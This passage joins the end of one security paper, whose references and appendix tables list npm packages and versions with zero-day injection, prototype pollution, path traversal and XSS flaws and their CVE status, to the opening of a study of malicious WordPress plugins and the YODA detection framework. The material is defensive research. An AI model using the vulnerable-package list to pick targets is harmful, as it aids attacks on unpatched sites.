[15] F. Yamaguchi, N. Golde, D. Arp, and K. Rieck, "Modeling and discovering vulnerabilities with code property graphs," in *2014 IEEE Symposium on Security and Privacy*, pp. 590–604, IEEE, 2014.

[16] M. Backes, K. Rieck, M. Skoruppa, B. Stock, and F. Yamaguchi, "Efficient and flexible discovery of php application vulnerabilities," in *2017 IEEE european symposium on security and privacy (EuroS&P)*, pp. 334–349, IEEE, 2017.

[17] J. Park, J. Park, D. Youn, and S. Ryu, "Accelerating javascript static analysis via dynamic shortcuts," in *ESEC/FSE '21: 29th ACM Joint European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, 2021.

[18] P. Cousot and R. Cousot, "Abstract interpretation: a unified lattice model for static analysis of programs by construction or approximation of fixpoints," in *Proceedings of the 4th ACM SIGACT-SIGPLAN symposium on Principles of programming languages*, pp. 238–252, 1977.

[19] "[CVE-2019-10768] prototype pollution affecting angular package, versions >=1.4.0-beta.6 <1.7.9." https://snyk.io/vuln/SNYK-JS-ANGULAR-534884.

[20] "[CVE-2017-16042] arbitrary code injection affecting growl package, versions <1.10.0." https://snyk.io/vuln/SNYK-JS-PM2-474345.

[21] "Parser utility to generate asts from php source code suitable to be processed by joern." https://github.com/malteskoruppa/phpjoern.

[22] C.-A. Staicu and M. Pradel, "Freezing the web: A study of redos vulnerabilities in javascript-based web servers," in *27th USENIX Security Symposium (USENIX Security 18)*, pp. 361–376, 2018.

[23] J. C. Davis, E. R. Williamson, and D. Lee, "A sense of time for javascript and node.js: first-class timeouts as a cure for event handler poisoning," in *27th USENIX Security Symposium (USENIX Security 18)*, pp. 343–359, 2018.

[24] "Nodejsscan—nodejsscan is a static security code scanner for node.js applications." https://ajinabraham.github.io/NodeJsScan/.

[25] M. Madsen, F. Tip, and O. Lhoták, "Static analysis of event-driven node.js javascript applications," *ACM SIGPLAN Notices*, vol. 50, no. 10, pp. 505–519, 2015.

[26] A. Ojamaa and K. Düüna, "Assessing the security of node. js platform," in *2012 International Conference for Internet Technology and Secured Transactions*, pp. 348–355, IEEE, 2012.

[27] J. Davis, F. Servant, and D. Lee, "Using selective memoization to defeat regular expression denial of service (redos)," in *2021 IEEE Symposium on Security and Privacy (SP)*, 2021.

[28] Z. Bai, K. Wang, H. Zhu, Y. Cao, and X. Jin, "Runtime recovery of web applications under zero-day redos attacks," in *2021 IEEE Symposium on Security and Privacy (SP)*, 2021.

[29] J. Patra, P. N. Dixit, and M. Pradel, "Conflictjs: finding and understanding conflicts between javascript libraries," in *Proceedings of the 40th International Conference on Software Engineering*, pp. 741–751, 2018.

[30] M. Zimmermann, C.-A. Staicu, C. Tenny, and M. Pradel, "Small world with high risks: A study of security threats in the npm ecosystem," in *28th USENIX Security Symposium (USENIX Security 19)*, pp. 995–1010, 2019.

[31] F. Brown, S. Narayan, R. S. Wahby, D. Engler, R. Jhala, and D. Stefan, "Finding and preventing bugs in javascript bindings," in *2017 IEEE Symposium on Security and Privacy (SP)*, pp. 559–578, IEEE, 2017.

[32] I. Koishybayev and A. Kapravelos, "Mininode: Reducing the attack surface of node.js applications," in *23rd International Symposium on Research in Attacks, Intrusions and Defenses (RAID 2020)*, (San Sebastian), pp. 121–134, USENIX Association, Oct. 2020.

[33] Y. Cao, Z. Li, V. Rastogi, Y. Chen, and X. Wen, "Virtual browser: A virtualized browser to sandbox third-party javascripts with enhanced security," in *Proceedings of the 7th ACM Symposium on Information, Computer and Communications Security*, ASIACCS '12, (New York, NY, USA), p. 8–9, Association for Computing Machinery, 2012.

[34] Y. Cao, V. Rastogi, Z. Li, Y. Chen, and A. Moshchuk, "Redefining web browser principals with a configurable origin policy," in *2013 43rd Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, pp. 1–12, 2013.

[35] Z. Chen and Y. Cao, "Jskernel: Fortifying javascript against web concurrency attacks via a kernel-like structure," in *2020 50th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, pp. 64–75, 2020.

[36] Y. Cao, Z. Chen, S. Li, and S. Wu, "Deterministic browser," in *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pp. 163–178, 2017.

[37] M. Ter Louw and V. Venkatakrishnan, "Blueprint: Precise browser-neutral prevention of cross-site scripting attacks," in *IEEE Symposium on Security and Privacy*, 2009.

[38] Y. Nadji, P. Saxena, and D. Song, "Document structure integrity: A robust basis for cross-site scripting defense," in *Proceedings of the Network and Distributed System Security Symposium*, 2009.

[39] P. Vogt, F. Nentwich, N. Jovanovic, E. Kirda, C. Kruegel, and G. Vigna, "Cross-site scripting prevention with dynamic data tainting and static analysis," in *Proceeding of the Network and Distributed System Security Symposium (NDSS.07)*, 2007.

[40] B. Stock, S. Lekies, T. Mueller, P. Spiegel, and M. Johns, "Precise client-side protection against dom-based cross-site scripting," in *23rd USENIX Security Symposium (USENIX Security 14)*, pp. 655–670, 2014.

[41] S. Lekies, B. Stock, and M. Johns, "25 million flows later: Large-scale detection of dom-based xss," in *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pp. 1193–1204, 2013.

[42] S. Lekies, B. Stock, M. Wentzel, and M. Johns, "The unexpected dangers of dynamic javascript," in *24th USENIX Security Symposium (USENIX Security 15)*, pp. 723–735, 2015.

[43] A. Fass, M. Backes, and B. Stock, "Hidenoseek: Camouflaging malicious javascript in benign asts," in *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pp. 1899–1913, 2019.

[44] Y. Cao, X. Pan, Y. Chen, and J. Zhuge, "Jshield: towards real-time and vulnerability-based detection of polluted drive-by download attacks," in *Proceedings of the 30th Annual Computer Security Applications Conference*, pp. 466–475, ACM, 2014.

[45] S. Guarnieri and B. Livshits, "Gatekeeper: Mostly static enforcement of security and reliability policies for javascript code," in *USENIX Security*, 2009.

[46] X. Pan, Y. Cao, S. Liu, Y. Zhou, Y. Chen, and T. Zhou, "Cspautogen: Black-box enforcement of content security policy upon real-world websites," in *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pp. 653–665, 2016.

[47] M. Pradel, P. Schuh, and K. Sen, "Typedevil: Dynamic type inconsistency analysis for javascript," in *2015 IEEE/ACM 37th IEEE International Conference on Software Engineering*, vol. 1, pp. 314–324, IEEE, 2015.

[48] C.-A. Staicu, D. Schoepe, M. Balliu, M. Pradel, and A. Sabelfeld, "An empirical study of information flows in real-world javascript," in *Proceedings of the 14th ACM SIGSAC Workshop on Programming Languages and Analysis for Security*, pp. 45–59, 2019.

[49] S. Maffeis, J. C. Mitchell, and A. Taly, "An operational semantics for javascript," in *Asian Symposium on Programming Languages and Systems*, pp. 307–325, Springer, 2008.

[50] J. G. Politz, S. A. Eliopoulos, A. Guha, and S. Krishnamurthi, "Adsafety: type-based verification of javascript sandboxing," in *Proceedings of the 20th USENIX conference on Security*, pp. 12–12, USENIX Association, 2011.

[51] Google, "Google caja." http://code.google.com/p/google-caja/.

[52] "SES." https://github.com/tc39/proposal-ses.

[53] "Brave pagegraph," https://github.com/brave/brave-browser/wiki/PageGraph.

[54] U. Iqbal, P. Snyder, S. Zhu, B. Livshits, Z. Qian, and Z. Shafiq, "Adgraph: A graph-based approach to ad and tracker blocking," in *IEEE Symposium on Security and Privacy*, May 2020.

[55] S. Khodayari and G. Pellegrino, "JAW: Studying client-side CSRF with hybrid property graphs and declarative traversals," in *30th USENIX Security Symposium (USENIX Security 21)*, USENIX Association, Aug. 2021.

[56] H. Lee, S. Won, J. Jin, J. Cho, and S. Ryu, "Safe: Formal specification and implementation of a scalable analysis framework for ecmascript," in *International Workshop on Foundations of Object-Oriented Languages (FOOL)*, vol. 10, Citeseer, 2012.

[57] S. Bae, H. Cho, I. Lim, and S. Ryu, "Safewapi: Web api misuse detector for web applications," in *Proceedings of the 22nd ACM SIGSOFT International Symposium on Foundations of Software Engineering*, FSE 2014, (New York, NY, USA), p. 507–517, Association for Computing Machinery, 2014.

[58] J. Ferrante, K. J. Ottenstein, and J. D. Warren, "The program dependence graph and its use in optimization.," *ACM Transactions on Programming Languages and Systems (TOPLAS)*, vol. 9, no. 3, pp. 319–349, 1987.

[59] D. A. Kinloch and M. Munro, "Understanding c programs using the combined c graph representation.," in *ICSM*, pp. 172–180, 1994.

[60] T. Reps, "Program analysis via graph reachability," *Information and software technology*, vol. 40, no. 11-12, pp. 701–726, 1998.

[61] S. Alrabaee, P. Shirani, L. Wang, and M. Debbabi, "Sigma: A semantic integrated graph matching approach for identifying reused functions in binary code," *Digital Investigation*, vol. 12, pp. S61–S71, 2015.

[62] A. Johnson, L. Waye, S. Moore, and S. Chong, "Exploring and enforcing security guarantees via program dependence graphs," *ACM SIGPLAN Notices*, vol. 50, no. 6, pp. 291–302, 2015.

[63] F. Yamaguchi, A. Maier, H. Gascon, and K. Rieck, "Automatic inference of search patterns for taint-style vulnerabilities," in *2015 IEEE Symposium on Security and Privacy*, pp. 797–812, IEEE, 2015.

[64] V. B. Livshits and M. S. Lam, "Finding security vulnerabilities in java applications with static analysis.," in *USENIX Security*, 2005.

[65] X. Zhang, A. Edwards, and T. Jaeger, "Using cqual for static analysis of authorization hook placement.," in *USENIX Security Symposium*, pp. 33–48, 2002.

[66] A. P. Sistla, V. Venkatakrishnan, M. Zhou, and H. Branske, "Cmv: Automatic verification of complete mediation for java virtual machines," in *Proceedings of the 2008 ACM symposium on Information, computer and communications security*, pp. 100–111, ACM, 2008.

[67] V. Srivastava, M. D. Bond, K. S. McKinley, and V. Shmatikov, "A security policy oracle: detecting security holes using multiple api implementations," in *ACM SIGPLAN Notices*, vol. 46, pp. 343–354, ACM, 2011.

[68] N. Jovanovic, C. Kruegel, and E. Kirda, "Pixy: A static analysis tool for detecting web application vulnerabilities," in *2006 IEEE Symposium on Security and Privacy (S&P'06)*, pp. 6–pp, IEEE, 2006.

[69] R. K. Saha, Y. Lyu, H. Yoshida, and M. R. Prasad, "Elixir: Effective object-oriented program repair," in *2017 32nd IEEE/ACM International Conference on Automated Software Engineering (ASE)*, pp. 648–659, IEEE.

[70] W. Wang, X. Xu, and K. W. Hamlen, "Object flow integrity," in *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pp. 1909–1924, 2017.

Appendix

In this appendix, we list all the zero-day vulnerabilities found by ODGEN in Tables 12, 13, 14, 15, 16, and 17.

Table 12: A List of command injection zero-day vulnerabilities found by ODGEN (80 in total).

Package Name	Version	Status	CVE #	Package Name	Version	Status	CVE #
adb-driver	0.1.8	confirmed	CVE-2020-7636	pomelo-monitor	0.3.7	confirmed	-
apiconnect-cli-plugins	6.0.2	confirmed	CVE-2020-7633	promise-probe	0.1.8	fixed	CVE-2019-10791
aws-lambda	1.0.4	fixed	CVE-2019-10777	pulverizr	0.7.0	confirmed	CVE-2020-7603
blamer	0.1.13	fixed	CVE-2019-10807	push-dir	0.4.1	confirmed	CVE-2019-10803
clamscan	1.1.0	confirmed	CVE-2020-7613	pygmentize-bundled	2.3.0	confirmed	-
closure-compiler-stream	0.1.15	confirmed	CVE-2020-7604	rpi	0.0.3	confirmed	CVE-2019-10796
codecov	3.6.1	fixed	CVE-2020-7596/7597	serial-number	1.3.0	confirmed	CVE-2019-10804
compass-compile	0.0.1	confirmed	CVE-2020-7635	strong-nginx-controller	1.0.2	confirmed	CVE-2020-7621
compile-sass	1.0.3	fixed	CVE-2019-10799	truffle-compile-vyper	1.0.27	submitted	-
curling	0.3.0	confirmed	CVE-2019-10789	umount	1.1.6	confirmed	CVE-2020-7628
devcert-sanscache	0.4.6	fixed	CVE-2019-10778	vsce	1.71.0	confirmed	-
diskusage-ng	0.2.4	confirmed	CVE-2020-7631	connection-tester	0.2.0	confirmed	CVE-2020-7781
docker-compose-remote-api	0.1.4	confirmed	CVE-2020-7606	buns	1.1.6	confirmed	CVE-2020-7794
effect	1.0.4	confirmed	CVE-2020-7624	monorepo-build	0.1.9	confirmed	CVE-2020-28423
enpeem	2.2.0	confirmed	CVE-2019-10801	s3-kilatstorage	0.5.6	confirmed	CVE-2020-28424
fsa	0.5.1	confirmed	CVE-2020-7615	geojson2kml	0.1.1	confirmed	CVE-2020-28429
fsh	0.0.2	confirmed	-	image-tiler	2.0.1	confirmed	CVE-2020-28451
get-git-data	1.3.1	confirmed	CVE-2020-7619	curljs	0.1.2	confirmed	CVE-2020-28425
git-add-remote	1.0.0	confirmed	CVE-2020-7630	nuance-gulp-build-common	0.0.1	confirmed	CVE-2020-28430
git-diff-apply	0.19.7	fixed	CVE-2019-10776	ffmpeg-sdk	0.0.5	confirmed	CVE-2020-28435
git-revision-webpack-plugin	3.0.4	confirmed	CVE-2020-7612	lycwed-spritesheetjs	1.2.2	confirmed	-
git-tag	0.2.0	confirmed	-	wangzhe	1.0.0	confirmed	-
giting	0.0.7	fixed	CVE-2019-10802	karma-ckb-reporter	0.0.3	confirmed	-
gulp-anybar	1.0.1	confirmed	-	surfboard	0.1.0	confirmed	-
gulp-scss-lint	1.0.0	confirmed	CVE-2020-7601	ensure-module-latest	1.0.9	confirmed	-
gulp-styledocco	0.0.3	confirmed	CVE-2020-7607	geojson2	0.1.8	confirmed	-
gulp-tape	1.0.0	confirmed	CVE-2020-7605	kill-process-occupying-port	0.0.1	confirmed	-
heroku-addonpool	0.1.15	confirmed	CVE-2020-7634	shelljs.exec	1.1.8	confirmed	-
im-resize	2.3.2	fixed	CVE-2019-10787	lycwed-spritesheetjs	1.2.2	confirmed	-
install-package	0.4.0	confirmed	CVE-2020-7629	theme-core	0.2.5	confirmed	-
jscover	1.0.0	confirmed	CVE-2020-7623	wc-cmd	1.0.9	confirmed	-
karma-mojo	1.0.1	confirmed	CVE-2020-7626	gulp-tvm-tsc	0.3.4	confirmed	-
lsof	0.1.0	confirmed	CVE-2019-10783	nuance-gulp-build-packers-dotnet	0.0.0	confirmed	-
mysql-dumper	6.3.0	confirmed	-	stream-jspm	0.0.1	confirmed	-
network-manager	1.0.2	confirmed	CVE-2019-10786	hot-update-package	1.0.6	confirmed	-
node-key-sender	1.0.11	confirmed	CVE-2020-7627	pstracker	0.0.4	confirmed	-
node-mpv	1.4.3	confirmed	CVE-2020-7632	tile-web	3.0.0	confirmed	-
node-prompt-here	1.0.1	confirmed	CVE-2020-7602	tvm	0.8.14	confirmed	-
npm-programmatic	0.0.12	confirmed	CVE-2020-7614	nmcli-wrapper	0.7.0	confirmed	-
op-browser	1.0.6	confirmed	CVE-2020-7625	gulp-shellexec	0.4.4	confirmed	-

Table 13: A List of prototype pollution zero-day vulnerabilities found by ODGEN (19 in total).

Package Name	Version	Status	CVE #	Package Name	Version	Status	CVE #
asciitable.js	1.0.2	confirmed	CVE-2020-7771	fun-map	3.3.1	confirmed	CVE-2020-7644
bayrell-nodejs	0.8.0	submitted	-	grunt-util-property	0.0.2	confirmed	CVE-2020-7641
blindfold	1.0.1	submitted	-	lodash._baseset	4.3.0	submitted	-
class-transformer	0.2.3	fixed	CVE-2020-7637	jquery-deparam	0.5.3	submitted	-
debt	0.0.4	submitted	-	magico	1.1.1	submitted	-
dnspod-client	0.1.3	submitted	-	node-file-cache	1.0.2	submitted	-
draft	0.2.3	submitted	-	object-helpers	0.0.4	submitted	-
extend2	1.0.1	submitted	-	parse-mockdb	0.4.0	submitted	-
fetch-wrap	0.1.2	submitted	-	propper	1.3.0	submitted	-
field	1.0.1	submitted	-				

Table 14: A List of Arbitrary Code Execution zero-day vulnerabilities found by ODGEN (14 in total).

Package Name	Version	Status	CVE #	Package Name	Version	Status	CVE #
@flammae/helpers	0.0.3	submitted	-	lisp-json-to-js	0.4.1	submitted	-
access-policy	3.1.0	comfirmed	CVE-2020-7674	mosc	1.0.0	confirmed	CVE-2020-7672
alt-class	0.0.3	comfirmed	-	node-extend	0.2.0	comfirmed	CVE-2020-7673
cd-messenger	2.7.26	comfirmed	CVE-2020-7675	node-import	0.9.2	confirmed	CVE-2020-7678
couchdb-ddoc-test	1.0.0	comfirmed	-	node-rules	4.0.2	fixed	CVE-2020-7609
inline-ng2-resources	1.1.0	submitted	-	pixl-class	1.0.2	fixed	CVE-2020-7640
json-log-filter	0.1.2	submitted	-	thenify	3.3.0	comfirmed	CVE-2020-7677

Table 15: A List of Path Traversal zero-day vulnerabilities found by ODGEN (30 in total).

Package Name	Version	Status	CVE #	Package Name	Version	Status	CVE #
11xiaoli	1.1.0	submitted	-	rollup-plugin-dev-server	0.4.3	submitted	-
123qwe	1.0.0	submitted	-	rollup-plugin-serve-favicon	0.4.7	confirmed	CVE-2020-7684
1997server	1.3.0	submitted	-	rollup-plugin-serve	1.0.1	confirmed	CVE-2020-7683
allserverming	1.0.0	submitted	-	rollup-plugin-server	0.7.0	confirmed	CVE-2020-7686
entryhttp	1.0.0	submitted	-	static-server-g	1.0.0	submitted	-
fanwen	1.0.0	submitted	-	thy_server	1.6.0	submitted	-
fast-http	0.1.3	confirmed	CVE-2020-7687	uekserver	1.0.0	submitted	-
jbbmyplay	1.0.1	submitted	-	w1703_server	1.2.0	submitted	-
lddll	1.0.0	submitted	-	waterfallhzw	1.0.0	submitted	-
lhm-ssi	1.0.1	submitted	-	wu456	1.0.0	submitted	-
lserver	1.0.9	submitted	-	xuewarp	1.0.0	submitted	-
marked-tree	0.8.1	confirmed	CVE-2020-7682	xxx-server-yyy	1.0.1	submitted	-
marscode	1.0.1-0	confirmed	CVE-2020-7681	zlymain	1.0.0	submitted	-
musciplayer-szj	2.0.0	submitted	-	zzl-server	1.0.5	submitted	-
myserver123	1.0.0	submitted	-	xhttpserver	0.0.6	submitted	-

Table 16: A List of XSS zero-day vulnerabilities found by ODGEN (13 in total).

Package Name	Version	Status	CVE #	Package Name	Version	Status	CVE #
buildseverlzz	1.0.0	submitted	-	sheepy	0.1.1	submitted	-
hxsstatic	1.0.8	submitted	-	simple_server	0.1.0	submitted	-
lserver	1.0.9	submitted	-	simplewebserver	1.2.0	submitted	-
lymph-server	1.2.0	submitted	-	xxx-server-yyy	1.0.1	submitted	-
lyss	0.0.1	submitted	-	zzl-selver	1.0.3	submitted	-
min-http	1.0.6	submitted	-	zzl-server	1.0.5	submitted	-
node-servers	1.0.3	submitted	-				

Table 17: A List of internal property tampering zero-day vulnerabilities found by ODGEN (24 in total).

Package Name	Version	Status	CVE #	Package Name	Version	Status	CVE #
anyargs	1.0.5	submitted	-	leFunc	1.2.5	submitted	-
citeproc-js-node	0.0.3	submitted	-	lethexa-adt	0.0.13	submitted	-
diso.router	6.0.3	submitted	-	optometrist	1.0.1	submitted	-
domlib	1.0.7	submitted	-	resorting-key	1.0.0	submitted	-
hyperdrive-ui	4.0.2	submitted	-	solar	0.1.6	submitted	-
x-validator	0.1.0	submitted	-	immutable-record-class	3.8.1	submitted	-
ini	2.0.0	submitted	-	lazy-cache	2.0.2	submitted	-
acos-kelmu	0.1.1	submitted	-	bare	0.0.2	submitted	-
charity-base-form	1.9.0	submitted	-	common-codegen-tests	2.2.3	submitted	-
cookiemonster	1.1.0	submitted	-	deherd-scraper-engine	1.2.11	submitted	-
ikagaka.nar.js	3.0.3	submitted	-	jquery-register	1.1.1	submitted	-
ndx-modified	0.1.2	submitted	-	ng-pipe	1.4.10	submitted	-

Mistrust Plugins You Must: A Large-Scale Study Of Malicious Plugins In WordPress Marketplaces

Ranjita Pai Kasturi, Jonathan Fuller, Yiting Sun, Omar Chabklo,
Andres Rodriguez, Jeman Park*, Brendan Saltaformaggio*
Georgia Institute of Technology

Abstract

Modern websites owe most of their aesthetics and functionalities to Content Management Systems (CMS) plugins, which are bought and sold on widely popular marketplaces. Driven by economic incentives, attackers abuse the trust in this economy: selling malware on legitimate marketplaces, pirating popular plugins, and infecting plugins post-deployment. This research studied the evolution of CMS plugins in over 400K production webservers dating back to 2012. We developed YODA, an automated framework to detect malicious plugins and track down their origin. YODA uncovered 47,337 malicious plugins on 24,931 unique websites. Among these, $41.5K had been spent on 3,685 malicious plugins sold on legitimate plugin marketplaces. Pirated plugins cheated developers out of $228K in revenues. Post-deployment attacks infected $834K worth of previously benign plugins with malware. Lastly, YODA informs our remediation efforts, as over 94% of these malicious plugins *are still active today.*

1 Introduction

Many modern websites are almost entirely constructed from plugins and themes, which place implicit trust on large amounts of un-vetted code with limitless access to the webserver. Our research uncovered that this trust is often broken for monetary gains and that malicious plugin authors are literally selling plugins packed with malware to unsuspecting victims. Worse still, we found that most malicious plugins sold on popular plugin marketplaces do not employ evasion or obfuscation techniques, preferring to brazenly *hide in plain sight.*

Popular content management system (CMS) plugin marketplaces generate over a billion dollars in revenue every year [1], but little has been done by the research community to evaluate, assess, and ensure the safety of the consumers (website owners). Past research studied malicious apps in the Google Play Store [2], malicious extensions on the Chrome Web Store [3], [4], and malicious packages in package registries [5]. Prior work also exposed malicious behaviors on webservers, such as the presence of vulnerabilities [6], [7], webshells [8], and backdoors [9], but none analyzed the underlying plugins which lead to many of these attacks. Further, the complexities of prior research solutions have prevented the average CMS-user from adopting them.

CMS website owners often rely on simple indicators such as plugin popularity, ratings, and reviews on the plugin marketplaces to determine that a plugin is safe to install on their website [10]. The diligent CMS-user may consult freely available [11] or commercial [12], [13] plugin vulnerability scan databases before installing a plugin. Unfortunately, these sources provide neither complete nor robust measures of security. Driven by economic incentives, attackers *buy the codebase* of popular free plugins, add malicious code, and wait for plugin users to auto-update [14]. In such cases, none of the commonly used simple indicators can help prevent malware from infiltrating the website.

Our research performed a global measurement of the malicious WordPress plugins ecosystem. We worked with CodeGuard[1], to analyze the WordPress plugins in over 400,000 unique webservers dating back to 2012. We uncovered 47,337 malicious plugin installs on 24,931 unique websites. Even worse, 3,685 of these plugin instances were sold on legitimate plugin marketplaces. Tracking the webservers and plugins over 8 years gave us a unique vantage point to study the temporal evolution of malicious plugins from a global perspective. We found that the number of malicious plugins on websites has steadily increased over the years, and malicious activity peaked in March 2020. Shockingly, 94% of the malicious plugins installed over those 8 years *are still active today.*

*Co-corresponding author.

[1] One of the largest corporate website security and backup solutions on the market.

Throughout our study, we found that solving this problem is challenging due to the diverse range of stakeholders in the CMS plugin ecosystem. Each has different motivations and visibilities into this malicious plugin problem. Website owners have full visibility over the webserver activity, but they rely on naive indicators when installing plugins. Hosting providers have no visibility into the plugin installations but need to ensure their hosting platform remains malware-free. Plugin marketplaces have visibility over the plugins they host but need a scalable and efficient measurement of the malicious plugins being sold on their marketplaces.

An ideal solution must ensure ease of use and reliable detection since plugins could be malicious anywhere in this supply chain: from the source marketplace to a post-deployment web attack (i.e., fake plugin injection).

To address these challenges, we developed YODA, an automated framework to identify malicious plugins and their origin. Towards usability, this can be integrated as part of the webserver hosting platform or deployed by the plugin marketplace. Website owners are often unaware of the plugins installed *or injected* into their website, so when deployed by a hosting provider, YODA starts by detecting a webserver's (possibly hidden) plugins. YODA also crawls popular CMS plugin marketplaces to identify each plugin's provenance, ownership, and global impact. Using YODA, website owners and hosting providers can identify malicious plugins on the webserver; plugin developers and marketplaces can vet their plugins before distribution.

Our 8-year study using YODA revealed several concerning facts: While the website owners trusted the plugin ecosystem and spent a total of $7.3M on *only the plugins in our dataset*, we found that this trust is often broken for the attackers' monetary gains. Attackers impersonated benign plugin authors and spread malware by distributing pirated plugins. YODA found 1,354 instances of pirated plugins responsible for one of the largest known malvertising campaigns [15], many of which are still active today. Furthermore, $41.5K was spent on malicious plugins sold on legitimate plugin marketplaces, and plugins that cost a total of $834K were infected post-deployment by attackers. We hope that YODA can regulate and reinstate the trust between all stakeholders in the plugin ecosystem. Lastly, we have made YODA's source code available at: https://cyfi.ece.gatech.edu/

2 Preliminary Study: Perilous Economy

Plugins are groups of files that work together to add aesthetic features and functionalities to a CMS website. Upon each visit to the website, the CMS loads all active plugins (i.e., executes plugin code) on the webserver.

Our Dataset. Our collaboration with CodeGuard furnished access to the nightly backups of over 400K unique WordPress websites. These backups contain the server-side files and their version-controlled changes collected from July 2012 to July 2020. They give YODA the vantage point of both an individual website owner as well as a hosting provider (i.e., access to the webserver files). This allows us to retroactively deploy YODA over 8 years by executing YODA on each nightly backup for every website. Note that CodeGuard anonymized the website owner profiles — only a random ID and the URL were linked to each website backup. Furthermore, we only analyzed the webserver files with no database access. All websites in our study are CodeGuard's active clients, i.e., if a client stops using CodeGuard's service all their data is immediately deleted, thus we will not have access to it.

Responsible Disclosure. The individual website-owners are anonymized by CodeGuard. However, all of CodeGuard's customers agree to their Privacy Policy whereby their data may be shared with third-parties to help CodeGuard safeguard their websites. Since we cannot directly contact the affected victims, we have alerted CodeGuard about our findings and they are processing the disclosure.

Plugin Marketplaces. WordPress plugins and themes generate millions of dollars in sales every year [1]. These plugins[2] are either created by an individual or teams of developers, including WordPress themselves. After detecting the plugins in our dataset (5.7M of them), we performed a preliminary study to understand the scale of this economy. We measured the plugin downloads and price data in July 2020 for the plugins in our dataset. This required scraping and cross-correlating data from the plugin code and online marketplaces. Table 1 lists the plugin marketplaces, the total number of plugins, and the unique number of plugins from these marketplaces in our dataset. As seen in Table 1, thousands of plugins are freely available on the WordPress repositories [16], [17] and software development platforms, such as Github [18]. In rare cases (below 0.5% in our dataset), some plugins are available on multiple marketplaces.

Paid versions of the plugins are sold through marketplaces, e.g., ThemeForest [20], CodeCanyon [19], and Easy Digital Downloads (EDD) [22]. Here, individual plugins are sold for as little as $2, while the bestselling plugins are valued at around $63. Table 1 Columns 4-6 highlight the plugin popularity in terms of the number of downloads. WP Plugins [16] is the most popular marketplace overall, with 7.5M average downloads per plugin. Some marketplaces do not sell individual plugins and instead provide a subscription service for all plugins at a flat rate. For example,

[2] Plugins and themes are together referred to as plugins.

	Markeplace	#Plugins		Downloads Range			Cost of Plugins			Money Spent	
		Total	Unique	Min.	Avg.	Max.	Min.	Avg.	Max.	Dataset	Global
Free Plugins	WP Plugins [16]	5,276,450	27,430	14	7.5M	260M	-	-	-	-	-
	WP Themes [17]	506,342	5,450	3	293K	7.4M	-	-	-	-	-
	Github [18][1]	448,324	5,155	0	3	9	-	-	-	-	-
Paid Plugins	CodeCanyon [19][2]	38,060	2,428	1	1.2K	9K	$2	$32	$1,104	$1.2M	$82.6M
	ThemeForest [20]	61,574	5,837	1	29.6K	611K	$2	$84	$499	$5.1M	$31.3M
	WPMU DEV [21][3]	5,984	110	55.4K	1.4M	10.5M	$15	$63	$190	$370K	$96.4M
	EDD [22][4]	13,123	245	-	-	-	$6	$49	$199	$643K	-
	Total	5,782,783	43,621	1	939K	260M	$2	$63	$1,104	$7.3M	$210.3M

1: Since Github does not provide the repository download info, we used the number of stars as a measure of popularity.
2: We found a plugin, Choco Drops [23], on CodeCanyon for $10,000,003. Since this is an outlier, it has been excluded here.
3: WPMU DEV charges a $15 monthly subscription to use any plugin on this marketplace. The price range reflects the yearly cost.
4: Downloads range was not publicly available for EDD and has been excluded in this table.

Table 1: The Economy of WordPress Plugin Marketplaces.

WPMU DEV [21] has a $49/month subscription and is the most popular paid plugin marketplace in our dataset with 1.4M average downloads per plugin. Less-popular plugins are also directly available from freelance developers or small businesses [24]–[26].

Since plugin marketplaces do not provide any price history, we used the reported download counts and the prices from July 2020 to estimate the money spent on these plugins. Table 1 shows that website owners from our dataset alone spent $7.3M at plugin marketplaces, and we estimate the revenue earned by these plugins globally to be over $210M based on a conservative estimate of the reported download counts. We found several plugins sold with an extended license for more developer support time. We considered the regular support pricing to estimate a lower-bound for spending in the plugin ecosystem. Our estimate is also confirmed by themeshunter.com, one of the biggest WordPress themes catalogue on the market [27].

Nulled Marketplaces. Since most paid plugin marketplaces do not offer a trial option, several marketplaces started a *"try before you buy"* initiative. Unfortunately, this gave rise to pirated "trial plugin" marketplaces, referred to as nulled marketplaces. Nulled plugins are pirated versions of originally paid plugins, freely distributed via nulled marketplaces (unbeknownst to the original creator). Generally, these plugins have been hacked or contain modified code to cause user harm or collect sensitive user data and made to work indefinitely without a license key [28]. Our study has found that, more often than not, nulled plugins introduce malicious code onto webservers (§5.3).

Insufficient Market Oversight. While these marketplaces are growing rapidly, the regulations to assess plugins are minimal. For example, as mentioned in Table 1, our study found a CodeCanyon plugin for $10,000,003 [23] with a note from the plugin author to not buy the plugin. The fact that the plugin author was able to set the price so high, to dissuade downloaders, rather than legitimately removing the listing underscores how little oversight these marketplaces provide. We also found that attackers include malicious behaviors in plugins then sell them on reputable plugin marketplaces, such as the WordPress repository. A report by Wordfence [14], a leading WordPress malware scanner, found nine popular plugins updated at source (i.e., the WordPress plugin store) with malicious code as part of a coordinated spam campaign (see §7). It is more urgent now than ever to study the impact of this problem and address the challenges toward securing the plugin ecosystem.

3 Design

Figure 1 shows an overview of the YODA pipeline. YODA first conducts Plugin Detection (§3.1). Hosting providers and website owners can deploy this to detect plugins on their websites. But, marketplaces or plugin developers can skip directly to YODA's Malicious Behavior Detection (§3.2) for a given plugin. Next, YODA identifies the Origin of Malicious Plugins (§3.3). Finally, it performs an Impact Study (§3.4) to understand the scale and impact of the plugin economy.

3.1 Plugin Detection

YODA detects all of the webserver's plugins by identifying the plugin root and all the associated files that belong to the plugin. Reliably detecting plugins based on the webserver files alone can be challenging because CMSs provide limited guidelines leading to a lack of code consistency. CMS-users (plugin developers, website owners, and attackers) often customize their plugins and do not follow coding guidelines. CMSs provide directories to maintain plugins and themes, but users often place them in random locations on the server, so we cannot solely rely on the directory structure to reliably detect plugins.

To address these challenges, YODA performs (1) *metadata analysis* to identify the plugin root files and

